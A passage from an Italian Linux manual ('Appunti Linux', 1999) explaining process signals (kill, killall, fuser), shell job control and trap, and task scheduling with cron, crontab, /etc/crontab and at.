26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO
30) SIGPWR
```

Nelle sezioni seguenti viene descritto il programma **`kill`**, mentre di solito, se non si indica esplicitamente che si fa riferimento a un programma, interverrà il comando interno di shell.

## 20.4.1 $ kill

`kill [`⟨*opzioni*⟩`] [`⟨*PID*⟩`...]`

Permette di inviare un segnale a uno o più processi identificati attraverso il loro numero PID. Se non viene specificato, il segnale predefinito è **`SIGTERM`** che normalmente procura la conclusione dell'esecuzione dei processi destinatari. Questo giustifica il nome **`kill`**.

Alcune opzioni

`-s` ⟨*segnale*⟩

Specifica il nome o il numero del segnale da inviare.

`-l`

Mostra l'elenco dei segnali disponibili con i numeri corrispondenti.

Esempi

`$` **`kill -s SIGHUP 1203`**

Invia il segnale **`SIGHUP`** al processo corrispondente al numero 1203.

`$` **`kill -s 1 1203`**

Esattamente come nell'esempio precedente

`$` **`kill -l`**

Mostra l'elenco dei segnali disponibili.

Negli esempi di questo documento viene indicato spesso il segnale da inviare senza l'opzione **`-s`**, usando piuttosto la forma **`-`**⟨*segnale*⟩. Questo riguarda il comando interno omonimo della shell Bash.

## 20.4.2 $ killall

`killall [`⟨*opzioni*⟩`] [-`⟨*segnale*⟩`] [`⟨*comando*⟩`...]`

Invia un segnale a tutti i processi che eseguono i comandi specificati. Si utilizza quindi **`killall`** per inviare un segnale a dei processi identificati per nome. Se non viene specificato il segnale da inviare, si utilizza **`SIGTERM`**. I segnali possono essere indicati per nome o per numero.

Alcune opzioni

`-l`

Mostra l'elenco dei segnali disponibili con i numeri corrispondenti.

Esempi

`$` **`killall -HUP pippo`**

Invia il segnale **`SIGHUP`** a tutti i processi avviati con il comando **`pippo`**. I processi soggetti a questo sono solo quelli che appartengono all'utente che invia il segnale.

### 20.4.3 # fuser

`fuser [`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

Il compito normale di **`fuser`** è quello di elencare i processi che utilizzano i file indicati come argomento. In alternativa, **`fuser`** permette anche di inviare un segnale ai processi che utilizzano un determinato gruppo di file, utilizzando l'opzione **`-k`**. **`fuser`** è già stato descritto nella sezione 19.2.1.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Processi e shell

La shell è l'intermediario tra l'utente e il sistema, e di conseguenza il mezzo normale attraverso cui si può avviare e controllare un processo. Un comando impartito attraverso una shell può generare più di un processo, per esempio quando viene avviato un programma o uno script che avvia a sua volta diversi programmi, oppure quando si realizzano delle pipeline. Per questo motivo, quando si vuole fare riferimento all'attività derivata da un comando dato attraverso una shell, si parla di *job* e non di singoli processi.

## 21.1 Controllo dei job di shell

Attraverso alcune shell è possibile gestire i *job* che in questo caso rappresentano raggruppamenti di processi generati da un unico comando.

La shell Bash, e in generale le shell POSIX, oltre alla shell Korn e alla shell C, gestiscono i *job*. Nelle sezioni seguenti si fa riferimento al comportamento di Bash (in qualità di shell POSIX), ma la maggior parte di quanto spiegato in queste sezioni vale anche per le shell Korn e C (**`ksh`** e **`csh`**).

> Non si deve confondere un *job* di shell con un processo. Un processo è un singolo eseguibile messo in funzione: se questo a sua volta avvia un altro eseguibile, viene generato un nuovo processo a esso associato. Un *job* di shell rappresenta tutti i processi che vengono generati da un comando impartito tramite la shell stessa. Basta immaginare cosa succede quando si utilizza una canalizzazione di programmi (pipe), dove l'output di un programma è l'input del successivo.

### 21.1.1 Foreground e background

L'attività di un *job* può avvenire in primo piano (*foreground*) o sullo sfondo (*background*). Nel primo caso, il *job* impegna la shell e quindi anche il terminale, mentre nel secondo la shell è libera da impegni e così anche il terminale.

Di conseguenza, non ha senso pretendere da un programma che richiede l'interazione continua con l'utente che possa funzionare sullo sfondo.

Se un programma richiede dati dallo standard input o ha la necessità di emettere dati attraverso lo standard output o lo standard error, per poterlo avviare come *job* sullo sfondo, bisogna almeno provvedere a ridirigere l'input e l'output.

### 21.1.2 Avvio di un job sullo sfondo

Un programma è avviato esplicitamente come *job* sullo sfondo quando alla fine della riga di comando viene aggiunto il simbolo **`&`**. Per esempio:

```
# make zImage > ~/make.msg &
```

avvia sullo sfondo il comando **`make zImage`**, per generare un kernel, dirigendo lo standard output verso un file per un possibile controllo successivo dell'esito della compilazione.

Dopo l'avvio di un programma come *job* sullo sfondo, la shell restituisce una riga contenente il numero del *job* e il numero del processo terminale generato da questo *job* (PID). Per esempio:

```
[1] 173
```

rappresenta il *job* numero 1 che termina con il processo 173.

Se viene avviato un *job* sullo sfondo, quando a un certo punto ha la necessità di emettere dati attraverso lo standard output o lo standard error e questi non sono stati ridiretti, si ottiene una segnalazione simile alla seguente:

```
[1]+ Stopped (tty output) pippo
```

Nell'esempio, il *job* avviato con il comando **`pippo`** si è bloccato in attesa di poter emettere dell'output. Nello stesso modo, se viene avviato un *job* sullo sfondo che a un certo punto ha la necessità di ricevere dati dallo standard input e questo non è stato ridiretto, si ottiene una segnalazione simile alla seguente:

```
[1]+ Stopped (tty input) pippo
```

### 21.1.3 Sospensione di un job in primo piano

Se è stato avviato un *job* in primo piano e si desidera sospenderne l'esecuzione, si può inviare attraverso la tastiera il carattere **`susp`**, che di solito si ottiene con la combinazione [*Ctrl+z*]. Il *job* viene sospeso e posto sullo sfondo. Quando un *job* viene sospeso, la shell genera una riga come nell'esempio seguente:

```
[1]+ Stopped pippo
```

dove il *job* **`pippo`** è stato sospeso.

### 21.1.4 jobs

`jobs [⟨opzioni⟩] [⟨job⟩]`

Il comando di shell **`jobs`**, permette di conoscere l'elenco dei *job* esistenti e il loro stato. Per poter utilizzare il comando **`jobs`** occorre che non ci siano altri *job* in esecuzione in primo piano, di conseguenza, quello che si ottiene è solo l'elenco dei *job* sullo sfondo.

Alcune opzioni

`-l`

Permette di conoscere anche i numeri PID dei processi di ogni *job*.

`-p`

Emette solo i numeri PID del processo leader (quello iniziale) di ogni *job*.

Esempi

`$ jobs`

Si ottiene l'elenco normale dei *job* sullo sfondo. Nel caso dell'esempio seguente, il primo *job* è in esecuzione, il secondo è sospeso in attesa di poter emettere l'output, l'ultimo è sospeso in attesa di poter ricevere l'input.

```
[1]   Running                 yes >/dev/null &
[2]-  Stopped (tty output)    mc
[3]+  Stopped (tty input)     unix2dos
```

`$ jobs -p`

Si ottiene soltanto l'elenco dei numeri PID dei processi leader di ogni *job*.

```
232
233
235
```

---

Per comprendere l'utilizzo dell'opzione **`-l`**, occorre avviare sullo sfondo qualche comando un po' articolato.

`$ yes | cat | sort > /dev/null &`[*Invio*]

`[1] 594`

`$ yes | cat > /dev/null &`[*Invio*]

`[2] 596`

`$ jobs -l`[*Invio*]

```
[1]-   592 Running                  yes
       593                        | cat
       594                        | sort >/dev/null &
[2]+   595 Running                  yes
       596                        | cat >/dev/null &
```

Come si può osservare, l'opzione **`-l`** permette di avere informazioni più dettagliate su tutti i processi che dipendono dai vari *job* presenti.

### 21.1.5 Riferimenti ai job

L'elenco di *job* ottenuto attraverso il comando **`jobs`**, mostra in particolare il simbolo **+** a fianco del numero del *job* attuale, ed eventualmente il simbolo **-** a fianco di quello che diventerebbe il *job* attuale se il primo termina o viene comunque eliminato.

Il *job* attuale è quello a cui si fa riferimento in modo predefinito tutte le volte che un comando richiede l'indicazione di un *job* e questo non viene fornito.

Di norma si indica un *job* con il suo numero preceduto dal simbolo **`%`**, ma si possono anche utilizzare altri metodi elencati nella tabella 21.1.

| Simbolo | Descrizione |
|---|---|
| %*n* | Il *job* con il numero indicato dalla lettera *n*. |
| %⟨*stringa*⟩ | Il *job* il cui comando inizia con la stringa indicata. |
| %?⟨*stringa*⟩ | Il *job* il cui comando contiene la stringa indicata. |
| %% | Il *job* attuale. |
| %+ | Il *job* attuale. |
| %– | Il *job* precedente a quello attuale. |

Tabella 21.1: Elenco dei parametri utilizzabili come riferimento ai *job* di shell.

### 21.1.6 fg

`fg [`⟨*job*⟩`]`

Il comando **`fg`** porta in primo piano un *job* che prima era sullo sfondo. Se non viene specificato il *job* su cui agire, si intende quello attuale.

### 21.1.7 bg

`bg [`⟨*job*⟩`]`

Il comando **`bg`** permette di fare riprendere (sullo sfondo) l'esecuzione di un *job* sospeso. Ciò è possibile solo se il *job* in questione non è in attesa di un input o di poter emettere l'output. Se non si specifica il *job*, si intende quello attuale.

Quando si utilizza la combinazione [ *Ctrl+z* ] per sospendere l'esecuzione di un *job*, questo viene messo sullo sfondo e diviene il *job* attuale. Di conseguenza, è normale utilizzare il comando **`bg`** subito dopo, senza argomenti, in modo da fare riprendere il *job* appena sospeso.

### 21.1.8 kill

`kill [-s` ⟨*segnale*⟩ | `-`⟨*segnale*⟩`] [`⟨*job*⟩`]`

Il comando **`kill`** funziona quasi nello stesso modo del programma omonimo. Di solito, non ci si rende conto che si utilizza il comando e non il programma. Il comando **`kill`** in particolare, rispetto al programma, permette di inviare un segnale ai processi di un *job*, indicando direttamente il *job*.

Quando si vuole eliminare tutto un *job*, a volte non è sufficiente un segnale **`SIGTERM`**. Se necessario si può utilizzare il segnale **`SIGKILL`** (con prudenza però).

Esempi

`$` **`kill -KILL %1`**

Elimina i processi abbinati al *job* numero 1, inviando il segnale **`SIGKILL`**.

`$` **`kill -9 %1`**

Elimina i processi abbinati al *job* numero 1, inviando il segnale **`SIGKILL`**, espresso in forma numerica.

## 21.2 Cattura dei segnali

Attraverso il comando interno **`trap`** è possibile intrappolare ed eventualmente attribuire un comando (comando interno, funzione o programma) a un segnale particolare.

In questo modo uno script può gestire i segnali. L'esempio seguente ne mostra uno (**`trappola`**) in grado di reagire ai segnali **`SIGUSR1`** e **`SIGUSR2`** emettendo semplicemente un messaggio.

```
#!/bin/bash

    trap 'echo "Ho intrappolato il segnale SIGUSR1"' SIGUSR1
    trap 'echo "Ho intrappolato il segnale SIGUSR2"' SIGUSR2

    while [ 0 ]          # ripete continuamente
    do
        NULLA="ciao"     # esegue un'operazione inutile
    done
```

Supponendo di avere avviato lo script nel modo seguente,

`$` **`trappola &`**[ *Invio* ]

e che il suo numero PID sia 1234...

$ **kill -s SIGUSR1 1234**[ *Invio* ]

```
Ho intrappolato il segnale SIGUSR1
```

$ **kill -s SIGUSR2 1234**[ *Invio* ]

```
Ho intrappolato il segnale SIGUSR2
```

## 21.2.1 trap

`trap [-l] [`⟨*comando*⟩`] [`⟨*segnale*⟩`]`

Il comando espresso come argomento di **`trap`** viene eseguito quando la shell riceve il segnale o i segnali indicati. Se non viene fornito il comando, o se al suo posto si mette un trattino (**`-`**), tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell), cioè riprendono il loro significato normale. Se il comando fornito corrisponde a una stringa nulla, il segnale relativo viene ignorato dalla shell e dai comandi che questo avvia. Il segnale può essere espresso in forma verbale (per nome) o con il suo numero. Se il segnale è **`EXIT`**, pari a zero, il comando viene eseguito all'uscita della shell.

Se viene utilizzato senza argomenti, **`trap`** emette la lista di comandi associati con ciascun numero di segnale.

Esempi

$ **trap 'ls -l' SIGUSR1**

Se la shell riceve un segnale **`SIGUSR1`** esegue **`ls -l`**.

$ **trap '' SIGUSR1**

La shell e tutti i processi figli ignorano il segnale **`SIGUSR1`**.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte vi

# Calendario e pianificazione

Capitolo 22

# Pianificazione dei processi (scheduling)

La pianificazione dei processi, o *scheduling*, riguarda l'esecuzione in date e orari stabiliti e la modifica delle priorità. Il mezzo attraverso il quale si controlla l'avvio di un processo in un momento stabilito è dato dal sistema Cron, ovvero dal demone omonimo (**`cron`**), mentre la priorità può essere modificata attraverso il valore *nice*.

La tabella 22.1 elenca i programmi e i file a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| cron | Programma demone per l'esecuzione dei comandi pianificati. |
| crontab | Accesso e modifica del file della pianificazione dei comandi. |
| /etc/crontab | File di pianificazione di sistema. |
| /var/spool/cron/ | Directory contenente i file di pianificazione degli utenti. |
| atrun | Mette in esecuzione i *job* di **`at`** e **`batch`**. |
| at | Accoda un *job* da eseguire in un momento successivo stabilito. |
| batch | Accoda un *job* da eseguire quando il carico del sistema lo consente. |
| atq | Interroga la coda dei *job*. |
| atrm | Elimina i *job* dalla coda. |
| /etc/at.allow | Determina quali utenti possono utilizzare **`at`** e **`batch`**. |
| /etc/at.deny | Determina quali utenti non possono utilizzare **`at`** e **`batch`**. |
| nice | Esegue un comando modificandone il valore *nice*. |
| renice | Cambia il valore *nice* di processi in funzione. |
| nohup | Esegue un comando rendendolo insensibile al segnale **`SIGHUP`**. |

Tabella 22.1: Riepilogo dei programmi e dei file per la gestione dello *scheduling*.

## 22.1 Cron

Nel bel mezzo della notte, mentre si sta lavorando isolati da qualunque rete, potrebbe capitare di notare un'intensa attività del disco fisso senza giustificazione apparente. Di solito si tratta del demone **`cron`**.

Cron è il sistema che si occupa di eseguire, attraverso il demone **`cron`**, dei comandi in momenti determinati in base a quanto stabilito all'interno della sua configurazione, rappresentata dai file crontab. Questi file possono essere diversi, solitamente uno per ogni utente che ha la necessità di pianificare l'esecuzione di alcuni comandi, e uno generale per tutto il sistema.

I file crontab vengono creati attraverso il programma **`crontab`** e questo permette di non dovere sapere necessariamente dove devono essere collocati e in che modo vanno nominati. Oltre che per un fatto di relativa comodità, l'esistenza del programma **`crontab`** permette di evitare che i file crontab siano accessibili a utenti che non ne siano i proprietari. Inoltre, non è necessario preoccuparsi di avvisare il demone **`cron`** dell'avvenuto cambiamento nella situazione dei piani di esecuzione.[1]

L'output dei comandi che il sistema Cron mette in esecuzione, se non è stato ridiretto in qualche modo, per esempio a `/dev/null` o a un file, viene inviato con un messaggio di posta elettronica all'utente cui appartiene il file crontab.

Il demone **`cron`** viene avviato di norma durante la procedura di inizializzazione del sistema. Di questo demone ne esistono almeno due tipi diversi per GNU/Linux: Vixie Cron e Dillon's Cron, dai nomi dei loro autori. Nelle sezioni seguenti si fa riferimento in particolare al sistema Cron di Paul Vixie.

Vedere *cron(1)*, *crontab(1)* o *crontab(8)*, e *crontab(5)*.

### 22.1.1 # cron (Vixie)

```
cron
```

**`cron`** è un demone funzionante sullo sfondo (*background*) che si occupa di interpretare i file crontab collocati in `/var/spool/cron/` oltre a uno speciale, `/etc/crontab`, il cui formato è leggermente diverso.

Dal momento che la sostanza del funzionamento di questo programma sta nell'interpretazione dei file crontab, le altre notizie sul suo utilizzo sono riportate in occasione della presentazione di quei file.

[1] Indipendentemente dal fatto che il demone **`cron`** necessiti o meno di essere avvisato.

### 22.1.2 $ crontab

`crontab [`⟨*opzioni*⟩`]`

**`crontab`** permette di creare o modificare il file crontab di un determinato utente. In particolare, solo l'utente **`root`** può agire sul file crontab di un altro utente. Di solito, **`crontab`** viene utilizzato con l'opzione **`-e`** per modificare o creare il file crontab.
I file crontab vengono poi utilizzati dal demone **`cron`** che si occupa di eseguire i comandi lì indicati.

Sintassi

`crontab [-u` ⟨*utente*⟩`]` ⟨*file*⟩

Sostituisce il file crontab con il contenuto del file indicato come argomento.

`crontab -l [`⟨*utente*⟩`]`

Visualizza il file crontab dell'utente.

`crontab -e [`⟨*utente*⟩`]`

Crea o modifica il file crontab dell'utente.

`crontab -r [`⟨*utente*⟩`]`

Cancella il file crontab dell'utente.

Utilizzo

`$` **`crontab -e`**

Inizia la modifica del file crontab dell'utente.

`$` **`crontab -l`**

Visualizza il contenuto del file crontab dell'utente. Il suo contenuto potrebbe apparire come nel listato seguente:

```
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.1466 installed on Thu Aug 21 17:39:46 1997)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
10 6 * * * echo "ciao ciao"
```

---

`$` **`crontab -r`**

Elimina il file crontab dell'utente.

### 22.1.3 /var/spool/cron/*

I file contenuti nella directory `/var/spool/cron/` sono i file crontab degli utenti comuni, creati generalmente attraverso il programma **`crontab`**. Ogni utente ha il proprio, con il nome dell'utente stesso, e i comandi contenuti al suo interno vengono eseguiti con i privilegi dell'utente proprietario del file crontab.

Le righe vuote sono ignorate e così anche quelle dove il primo carattere diverso da uno spazio lineare (sia spazi veri e propri che caratteri di tabulazione) è il simbolo **`#`**, che serve così a introdurre dei commenti.

Un record significativo può essere un assegnamento di una variabile di ambiente o un comando Cron.

#### 22.1.3.1 Variabili

L'assegnamento di una variabile può avvenire nel modo consueto,

⟨*nome*⟩ `=` ⟨*valore*⟩

dove gli spazi attorno al segno di uguaglianza sono facoltativi e il valore assegnato può essere indicato eventualmente con virgolette (singole o doppie).[2]

Il demone **`cron`** utilizza una serie di variabili di ambiente per determinare il proprio comportamento. Alcune di queste ricevono un valore predefinito dal demone **`cron`** stesso, e tutte, tranne **`LOGNAME`**, possono essere modificate attraverso un assegnamento all'interno del file crontab.

[2] La possibilità di inserire degli assegnamenti di variabili di ambiente all'interno di un file crontab è una particolarità del sistema Cron di Paul Vixie.

- **`SHELL`**

  Il valore iniziale è `/bin/sh` stabilendo così che i comandi di Cron devono essere eseguiti facendo uso della shell Bourne.[3]

- **`LOGNAME`**

  Il valore iniziale è il nome dell'utente e non può essere modificato.

- **`HOME`**

  Il valore iniziale è la directory personale dell'utente.

- **`MAILTO`**

  Non viene preassegnata dal demone **`cron`** e se risulta definita, ma non vuota, viene utilizzata per determinare il destinatario dei messaggi di posta elettronica che vengono generati. Se il contenuto di questa variabile è la stringa nulla (`""`), non viene inviato alcun messaggio. Se la variabile non esiste, il destinatario dei messaggi di posta elettronica è lo stesso utente a cui appartiene il file crontab.

#### 22.1.3.2 Comandi di Cron

Un file crontab tipico può contenere solo comandi di Cron. Il formato di questo può essere riassunto brevemente nel modo seguente:

⟨*data-orario*⟩ ⟨*comando*⟩

Il comando viene eseguito attraverso la shell indicata all'interno della variabile **`SHELL`**, mentre l'indicazione data-orario si scompone in altri cinque campi.

⟨*minuti*⟩ ⟨*ore*⟩ ⟨*giorni-del-mese*⟩ ⟨*mesi*⟩ ⟨*giorni-della-settimana*⟩

I campi possono contenere un asterisco (`*`) e in tal caso rappresentano ogni valore possibile di quel campo. Per esempio, **`* * * * *`** rappresenta ogni minuto di ogni ora di ogni giorno del mese di ogni mese di ogni giorno della settimana.
A parte il caso degli asterischi, all'interno di questi campi si possono indicare dei valori numerici secondo gli intervalli seguenti:

- minuti – da 0 a 59;
- ore – da 0 a 23;
- giorni del mese – da 1 a 31;
- mesi – da 1 a 12;
- giorni della settimana – da 0 a 7, dove sia 0 che 7 corrispondono alla domenica.

Per ognuno di questi campi, i valori possono essere indicati in vari modi con diversi significati.

- **Valori singoli**

  Un numero isolato all'interno di un campo indica che il comando deve essere eseguito quando l'orologio del sistema raggiunge quel valore.

  Per esempio, **`10 6 * * *`** rappresenta esattamente le ore 06:10 di ogni giorno.

- **Intervalli**

  Un intervallo, rappresentato da una coppia di numeri separati da un trattino, indica che il comando deve essere eseguito ogni volta che l'orologio del sistema raggiunge uno di quei possibili valori.

  Per esempio, **`10 6 1-5 * *`** rappresenta esattamente le ore 06:10 dei primi cinque giorni di ogni mese.

- **Elenchi**

  Un elenco, rappresentato da una serie di numeri separati da una virgola (senza spazi), indica che il comando deve essere eseguito ogni volta che l'orologio del sistema raggiunge uno di quei valori.

  Per esempio, **`10 6 1-5 1,3,5 *`** rappresenta esattamente le ore 06:10 dei primi cinque giorni di gennaio, marzo e maggio.

  Gli elenchi possono essere anche combinati con gli intervalli. Per esempio, **`10 6 1-5 1-3,5-7 *`** rappresenta esattamente le ore 06:10 dei primi cinque giorni di gennaio, febbraio, marzo, maggio, giugno e luglio.

[3] Normalmente, `/bin/sh` è un collegamento alla shell predefinita, ovvero a Bash (`/bin/bash`), che se avviata così, si comporta in modo compatibile con la shell Bourne.

- **Passo**

  Invece di indicare momenti precisi, è possibile indicare una ripetizione o un passo. Questo può essere rappresentato con una barra obliqua seguita da un valore e indica che il comando deve essere eseguito ogni volta che è trascorsa quella unità di tempo.

  Per esempio, **`*/10 6 * * *`** rappresenta le ore 06:10, 06:20, 06:30, 06:40, 06:50 e 06:00. In pratica, corrisponde a **`0,10,20,30,40,50 6 * * *`**.

  Il passo può essere combinato opportunamente con gli intervalli. Per esempio, **`0-30/10 6 * * *`** rappresenta le 6:00', le 6:10', le 6:20' e le 6:30. In pratica, corrisponde a **`0,10,20,30 6 * * *`**.

Quello che appare dopo i cinque campi dell'orario viene interpretato come un comando da eseguire. Più precisamente, viene considerato tale tutto quello che appare prima della conclusione della riga o di un segno di percentuale (`%`). Quello che eventualmente segue dopo il primo segno di percentuale viene interpretato come testo da inviare allo standard input del comando stesso. Se all'interno del testo da inviare appaiono altri segni di percentuale, questi vengono trasformati in codici di interruzione di riga.

#### 22.1.3.3 Esempi

Segue un esempio commentato di file crontab tratto da *crontab(5)*.

```
# Utilizza «/bin/sh» per eseguire i comandi, indipendentemente da
# quanto specificato all'interno di «/etc/passwd».
SHELL=/bin/sh

# Invia i messaggi di posta elettronica all'utente «tizio»,
# indipendentemente dal proprietario di questo file crontab.
MAILTO=tizio

# Esegue 5 minuti dopo la mezzanotte di ogni giorno.
5 0 * * *       $HOME/bin/giornaliero >> $HOME/tmp/out 2>&1

# Esegue alle ore 14:15 del primo giorno di ogni mese.
# L'output viene inviato tramite posta elettronica all'utente «tizio».
15 14 1 * *     $HOME/bin/mensile

# Esegue alle 22 di ogni giorno lavorativo (da lunedì al venerdì).
# In particolare viene inviato un messaggio di posta elettronica a «caio».
0 22 * * 1-5    mail -s "Sono le 22" caio%Caio,%%è ora di andare a letto!%

# Esegue 23 minuti dopo mezzanotte, dopo le due, dopo le quattro,...,
# ogni giorno.
23 0-23/2 * * * echo "Ciao ciao"

# Esegue alle ore 04:05 di ogni domenica.
5 4 * * 0       echo "Buona domenica"
```

### 22.1.4 /etc/crontab

Il file `/etc/crontab` ha un formato leggermente diverso da quello dei file crontab normali. In pratica, dopo l'indicazione dei cinque campi data-orario, si inserisce il nome dell'utente in nome del quale deve essere eseguito il comando indicato successivamente.

Nell'esempio seguente, tutti i comandi vengono eseguiti per conto dell'utente **`root`**.

```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# Run any at jobs every minute
* * * * * root [ -x /usr/sbin/atrun ] && /usr/sbin/atrun

# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 1 * * * root run-parts /etc/cron.daily
02 2 * * 0 root run-parts /etc/cron.weekly
02 3 1 * * root run-parts /etc/cron.monthly
```

```
# Remove /tmp, /var/tmp files not accessed in 10 days (240 hours)
41 02 * * * root /usr/sbin/tmpwatch 240 /tmp /var/tmp

# Remove formatted man pages not accessed in 10 days
39 02 * * * root /usr/sbin/tmpwatch 240 /var/catman/cat?
```

Una parte dell'esempio mostrato è abbastanza comune nelle varie distribuzioni GNU/Linux e merita una spiegazione aggiuntiva. A metà dell'esempio appare l'avvio del comando **`run-parts`** a cadenza oraria, giornaliera, settimanale e mensile. Per esempio, la direttiva

```
01 * * * * root run-parts /etc/cron.hourly
```

avvia il comando **`run-parts /etc/cron.hourly`** ogni ora. **`run-parts`** è uno script che avvia tutti gli eseguibili contenuti nella directory indicata come argomento; per cui, **`run-parts /etc/cron.hourly`** serve ad avviare tutto quello che c'è nella directory `/etc/cron.hourly/`.

Nella propria distribuzione GNU/Linux, il nome utilizzato per questo script potrebbe essere diverso, e così anche i nomi delle directory, ma quello che conta è comprendere che per inserire un'elaborazione nei momenti più comuni, basta mettere il programma o lo script relativo nella directory che rappresenta la cadenza desiderata. Questo, tra le altre cose, permette di realizzare dei pacchetti applicativi con tutto ciò che serve per fare in modo che il sistema Cron si preoccupi di loro nel modo corretto (senza dover intervenire manualmente nei file crontab).

Lo script **`run-parts`** dell'esempio, potrebbe essere fatto nel modo seguente, eventualmente anche in modo più raffinato.

```
#!/bin/sh

for I in $1/* ; do
    if [ -x $I ]; then
        $I
    fi
done

exit 0
```

## 22.2 At

L'esecuzione di un'elaborazione può essere necessaria una volta sola in una data e in un orario stabilito, oppure quando l'attività del sistema è ridotta. Anche se la gestione della pianificazione dei processi è gestita dal sistema Cron, per questo scopo gli si affianca il programma **`atrun`**.

**`atrun`** può essere immaginato come una sorta di demone con lo scopo di eseguire dei *job* accodati su diversi tipi di code dai programmi **`at`** e **`batch`**. In realtà si tratta di un programma che viene messo in funzione periodicamente (normalmente una volta al minuto) dal sistema Cron. Per verificarlo basta analizzare il contenuto di `/etc/crontab` o del file crontab dell'utente **`root`**.

Queste code sono classificate per importanza (priorità) attraverso una lettera alfabetica: le lettere minuscole si riferiscono a *job* accodati da **`at`**, mentre quelle maiuscole rappresentano *job* accodati da **`batch`**.

La differenza tra questi due sta nel fatto che il primo accoda *job* da eseguire in un momento determinato, mentre con il secondo, questi vengono eseguiti non appena l'attività del sistema raggiunge un livello sufficientemente basso da non disturbare l'esecuzione di processi più importanti.

Le code di questi *job* si trovano normalmente all'interno di `/var/spool/at/`.

L'utilizzo di **`at`** e **`batch`** può essere controllato attraverso due file: `/etc/at.allow` e `/etc/at.deny`. Se esiste `/etc/at.allow`, solo gli utenti elencati al suo interno possono utilizzare **`at`** e **`batch`**. Se `/etc/at.allow` non esiste, viene preso in considerazione `/etc/at.deny` e gli utenti elencati al suo interno non possono utilizzare **`at`** e **`batch`**. Se questi due file non esistono, allora non si pongono limiti all'utilizzo di questi programmi.

### 22.2.1 Ambiente

Nel momento in cui si decide di fare eseguire un comando in un momento successivo a quello attuale, si presenta il problema di definire l'ambiente in cui questo dovrà trovarsi. In linea di massima si può dire che si fa riferimento alla stessa situazione in cui ci si trova nel momento in cui si accoda il *job*. Si tratta dell'identità dell'utente (il numero UID), della directory corrente, della maschera dei permessi (per la creazione dei file) e delle variabili di ambiente. In particolare, le variabili **`TERM`** e **`DISPLAY`**, e il parametro **`$_`** non mantengono il loro valore originale.

### 22.2.2 Restituzione dell'output

Quando si pianifica l'esecuzione di un comando in un momento successivo, si ha il problema di stabilire dove debba essere diretto il suo output. Sarebbe buona norma indicarlo già nel comando, per esempio ridirigendo sia lo standard output che lo standard error in un file. Se qualcosa sfugge, l'output non ridiretto viene inviato all'utente che ha accodato il *job* attraverso un messaggio di posta elettronica (più precisamente attraverso `/bin/mail`).

### 22.2.3 # atrun

`atrun [`⟨*opzioni*⟩`]`

**`atrun`** è un programma che si occupa di mettere in esecuzione i comandi accodati attraverso **`at`** e derivati. Per poterlo fare, **`atrun`** viene avviato periodicamente dal sistema Cron.

### 22.2.4 $ at

`at [`⟨*opzioni*⟩`]` ⟨*orario*⟩

Il programma **`at`** permette di pianificare, in un certo orario, l'esecuzione di un determinato comando attraverso la shell predefinita, corrispondente a `/bin/sh`. Il comando o i comandi da eseguire vengono ricevuti dallo standard input, oppure da un file se ciò è specificato attraverso le opzioni.

L'orario di esecuzione può essere specificato in vari modi, anche combinando alcune parole chiave che in generale si riferiscono ai termini e alle abitudini dei paesi di lingua inglese.

Orari

Segue un elenco di ciò che può essere utilizzato ragionevolmente in ambito internazionale.

---

⟨*hhmm*⟩ `[AM|PM]` | ⟨*hh*⟩`:`⟨*mm*⟩ `[AM|PM]`

Specifica un orario espresso in ore e minuti. Il simbolo **`:`** di separazione tra le due cifre che rappresentano le ore e quelle dei minuti, è facoltativo. L'utilizzo delle sigle **`AM`** e **`PM`** non è consigliabile: in generale, è preferibile esprimere gli orari utilizzando la notazione internazionale di 24 ore.

Si possono specificare due indicazioni ulteriori: **`today`** (oggi); **`tomorrow`** (domani).

⟨*mmggaa*⟩ | ⟨*mm*⟩`/`⟨*gg*⟩`/`⟨*aa*⟩ | ⟨*gg*⟩`.`⟨*mm*⟩`.`⟨*aa*⟩

Una data può essere espressa con un gruppo di sei cifre, separate eventualmente da una barra obliqua (**`/`**), e in tal caso si deve usare la sequenza mese-giorno-anno, oppure utilizzando il punto (**`.`**) come separatore, e allora si può utilizzare la sequenza giorno-mese-anno.

`now`

La sigla **`now`** viene usata per definire il momento attuale, e si usa in combinazione con una definizione di ritardo.

⟨*momento-di-partenza*⟩ `+` ⟨*quantità-del-ritardo*⟩ ⟨*unità-di-tempo*⟩

Questa forma permette di stabilire un ritardo nell'avvio dei processi a partire dal momento indicato come riferimento. Il momento iniziale può essere **`now`** che si riferisce al momento presente, oppure un orario preciso. La durata del ritardo viene espressa da un numero che rappresenta una quantità definita subito dopo: **`minutes`** (minuti); **`hours`** (ore); **`days`** (giorni); **`weeks`** (settimane).

Alcune opzioni

`-q` ⟨*coda*⟩

Permette di definire la coda. Si tratta di una lettera alfabetica minuscola, dalla **`a`** alla **`z`**. Si possono anche utilizzare lettere maiuscole, ma queste si usano per le code **`batch`**. La coda predefinita di **`at`** è quella della lettera **`c`**, mentre quella di **`batch`** è quella della lettera **`E`**. Se si utilizzano lettere successive, i compiti associati riceveranno un valore *nice* maggiore.

`-m`

Attraverso il sistema di posta elettronica, invia un messaggio all'utente che ha accodato la richiesta quando il compito è stato svolto.

`-f` ⟨*file*⟩

Legge i comandi da eseguire da un file, invece che dallo standard input.

`-l`

Si comporta come **`atq`** e informa dei *job* in coda.

`-d`

Si comporta come **`atrm`**.

`-b`

Si comporta come **`batch`**.

`-v`

Riguarda il funzionamento in modalità **`atq`** e permette di conoscere l'orario di esecuzione.

`-c` ⟨*job*⟩`...`

Emette attraverso lo standard output il contenuto della coda associata al numero, o ai numeri di *job* indicati. Viene in pratica emesso il contenuto del file che costituisce la coda associata al *job* indicato.

Esempi

`$` **`at -f routine 13:30 + 3 days`**

Esegue i comandi contenuti nel file `routine`, fra tre giorni, alle ore 13:30.

`$` **`at 15:00 tomorrow`**

Eseguirà domani alle ore 15:00 i comandi che verranno inseriti di seguito (si conclude con una combinazione [ *Ctrl+d* ]).

`$` **`at 10:00 10.11.99`**

